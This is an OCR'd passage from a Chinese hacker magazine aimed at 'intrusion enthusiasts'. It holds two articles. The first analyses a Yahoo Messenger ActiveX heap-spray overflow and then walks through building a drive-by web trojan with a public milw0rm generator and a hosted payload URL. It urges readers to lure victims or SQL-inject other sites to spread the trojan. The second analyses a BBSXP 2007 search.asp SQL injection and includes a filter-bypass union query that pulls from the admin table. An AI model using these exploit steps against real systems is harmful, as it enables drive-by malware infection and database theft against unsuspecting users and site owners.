其作用就是首先在内存中开辟大量的堆块，每个堆块中存放着大片大片的90（nop指令）和ShellCode，以及00h，其中开辟的堆块地址包括了0a0a0a0ah这个地址，然后通过CLSID在网页中嵌入有漏洞的ActiveX控件（ywcupl.dll），并触发这个漏洞，使得在访问该网页的主机上实现远程栈溢出，溢出后的EIP值为0a0a0a0ah，返回后的程序将执行到内存的堆区，而这个堆区正是事先开辟好的放有"nop＋ShellCode"内存堆块中的一块，因此导致执行任意代码。

那么程序到底在哪里溢出呢？是哪里的程序写得不妥呢？这就需要我们用OllyDBG动态跟踪IE来访问这个网马，并在关键的程序段附近，用IDA静态分析代码流程和结构。我个人认为，这种"动静结合"的方式可以说是分析漏洞效率最高的手段之一。

下面我们就具体的一步步的来分析。

第一步：制造内存访问异常

把上面网马中"buffer+='\x0a\x0a\x0a\x0a';"改成"buffer+='\xff\xff\xff\xff';"。为什么要这样改呢？试想一下，如果直接用OllyDBG跟踪，程序没有任何异常，最后计算器弹出来了，而我们什么也没得到，只能说调试失败。调试不下断点就不叫调试，但是我们也不知道ywcupl.dll中哪个地方溢出，所以没法下断点。不过我们知道一点，程序溢出后会访问0a0a0a0ah处的程序，如果我们把0a0a0a0ah换成ffffffffh，由于内存访问错误，跟踪时程序自然会停下来，这也就相当于下了一个断点，反正效果都是让程序停下来。

第二步：分析溢出后的栈帧

通过第一步，已经可以让程序溢出后停下来了，这时我们需要好好观察一下栈里的情况，找到离溢出点上面最近的一个返回地址，返回地址指向的指令的前一个指令一定是一个函数调用，可以断定溢出一定是发生在这个函数内部的。记住这个函数地址，我记的地址是xxxxA472h（xxxx是ywcupl.dll每次加载到内存的基址）。

第三步：用IDA静态分析

有了第二步得到的函数（地址为xxxxA472h），就好像破案过程中抓到了嫌疑犯，下面就对"嫌疑犯"进行进一步的分析，如图5 所示。




图5

第四步：OllyDBG跟踪确认

上面三步可以说已经把溢出的位置和原因分析清楚了，最后把网马中的"buffer+='\x0a\x0a\x0a\x0a';"再改回来，然后用OllyDBG再次跟踪，通过观察分析栈的变化情况，确认我们上面分析的结论。


至此，漏洞分析就完成了。总的来说，ywcupl.dll溢出的根本原因是没有正确的验证对Server属性的输入，致使超长的Server属性字符串使得send()函数内部发生栈溢出。

漏洞利用

由于本漏洞属于ActiveX控件漏洞，所以利用本漏洞写网马是相当容易的！漏洞的发现者Excepti0n已经在milw0rm.com上公布了两个网马生成器的源码，一个是给ywcupl.dll用的，另一个是给ywcvwr.dll用的。下面我们一起来生成一个网马。

首先需要编译一下网马生成器的源码，用VC6.0是最合适不过的了，如图6所示。网马生成器的源码可以在http://milw0rm.com/exploits/4053下载到，杂志相关中也有。

其次就是搭建一个Web服务，专门用来让攻击的目标主机下载恶意程序并执行。建个Web服务器应该是小菜一碟了，IIS、Apache都可以，然后选一个目录存放恶意程序。我用IIS建了一个Web服务，


图6

并把calc.exe（计算器）放到根目录下，那么对应的URL就是 http://127.0.0.1/calc.exe。

接下来用编译好的网马生成器在命令行下生成网页木马，命令是"yahoo_exp.exe http://127.0.0.1/calc.exe"，最终在同路径下得到一个网页Click_here.html，这个网页就是所谓的网页木马，不要随便乱点，更不要用浏览器打开，如图7 所示。




图7


最后，你需要把这个网页也放到你的网站上，如果放到根目录下，那么对应的URL就是 http://127.0.0.1/Click_here.html，然后让你想攻击的人来访问这个网页，或者SQL注入某个网站，把它们网站的链接都改成http://127.0.0.1/Click_here.html，也可是实现大面积的攻击，效果更好！

总结

如果你很关注最新公布的漏洞的话，是否发现最近一段时间里，ActiveX控件的漏洞数量呈现递增的趋势，越来越多的ActiveX控件漏洞被挖掘出来。这种漏洞的最大危害也许就是网络木马。这将造成网民的恐惧心里，手里握着鼠标就是不敢点，网页中花里胡哨的东西，甚至很正常的网页，谁知道背后链接的是什么啊！很有可能就是最新的ActiveX控件0Day网马，在我们机子上开个端口，删个文件，添个用户，装个鸽子……简直易如反掌！

另外，Yahoo! Messenger 还注册了很多ActiveX控件，21个中有2个已经发现有漏洞，剩下的19个也说不定啊！有兴趣的朋友可以试着自己挖掘一下，这会加深你对漏洞的认识的！

适合读者：入侵爱好者
前置知识：SQL



BBSXP 0Day 详细分析与获取系统权限

文/图 cnbird[H.U.C] 河北省泊头市杨宁

昨天在群里聊天的时候，有朋友说BBSXP出了最新的漏洞了，并且告诉我是search.asp文件出了问题，于是赶紧下载了一个最新版的BBSXP 2007，最后终于发现了漏洞。声明这个0Day不是我发现的，只不过是我做了比较详细的分析而已。

漏洞分析

IIS对于广大菜鸟来说，相对来说会比较难配置。在进行漏洞分析之前，这里向大家推荐一款小巧的ASP Server——小旋风AspWebServer，只有几百K，但是稳定性作者称比IIS还强，具体怎么样就要大家自己感觉了。

安装好BBSXP后，我们打开search.asp，如图1所示，出问题之处就是我划线的地方，sortby这个变量没有充分的过滤。图2是我搜索这个变量的结果，这个变量是第一次被引用，没有经过任何过滤，存在问题的代码如下，我们就详细地对此分析一下。




图1




图2

```
if Request("menu")="Result" then
Keywords=HTMLEncode(Request("Keywords"))
SortBy=HTMLEncode(Request("SortBy"))
Item=HTMLEncode(Request("Item"))
```

这段代码的意思是说，如果menu变量的值为result的时候，就把客户传递过来的keywords关键字赋值给Keywords，以下都是一个意思。我们还是先来看看HTMLEncode这个函数的原形吧。利用ASP Studio的搜索功能找到这个函数，代码如下所示，下面重点解释一下。

```
fString=Trim(fString)
'把传递过来的变量做去空格处理
fString=Replace(fString,CHR(9),"")
fString=Replace(fString,CHR(13),"")
'把归位字符去掉
fString=Replace(fString,CHR(22),"")
fString=Replace(fString,CHR(38),"&#38;")' "&"
fString=Replace(fString,CHR(32),"&#32;")' " "
'把空格去掉 ***重点
fString=Replace(fString,CHR(34),"&#34;")' """
fString=Replace(fString,CHR(39),"&#39;")' "'"
'把单引号替换成HTML中的&#39;
fString=Replace(fString,CHR(42),"&#42;")' "*"
fString=Replace(fString,CHR(44),"&#44;")' ","
fString=Replace(fString,CHR(60),"&#60;")' "<"
fString=Replace(fString,CHR(62),"&#62;")' ">"
fString=Replace(fString,CHR(92),"&#92;")' "\"
fString=Replace(fString,CHR(45)&CHR(45),"&#45;&#45;
")' "--"
fString=Replace(fString,CHR(59),"&#59;")' ";"
fString=Replace(fString,CHR(10),"<br>")
fString=ReplaceText(fString,"([&#])([a-z0-9]*)&#59;","$1$2;
")
```

我把和漏洞利用相关的部分做了注释，这段代码把我们的"'"和空格给替换掉了，这使得我们自己构建的SQL不能成功地执行。

对于SQL语句的查询，相信大家已经都习惯了"select password form [admin]"，如果照此查询的话，语句就会变成"selectpasswordform[admin]"，导致查询失败。好在Access中支持"()"的查询方式，例如"list.asp?id=(2)and(1=2)union(select(1),2,3,4,5,6)from[admin])"这样的方式，有了这里的基础，我们继续往下看。

接下来我们用WSockExpert抓包具体地分析一下search.asp是如何提交数据的，这里以www.chinavet.net为例说明。我们输入test，然后点提交，数据包

的格式如图3所示，图中划线的“Keywords=test&Item=Topic&DateComparer=365&SortBy=Desc&ForumID=0&VerifyCode=5625”是最关键的地方，也是我们构建语句的地方。我们知道，sortby没有过滤，那我们就先看一下Access的字段和表名是什么吧。

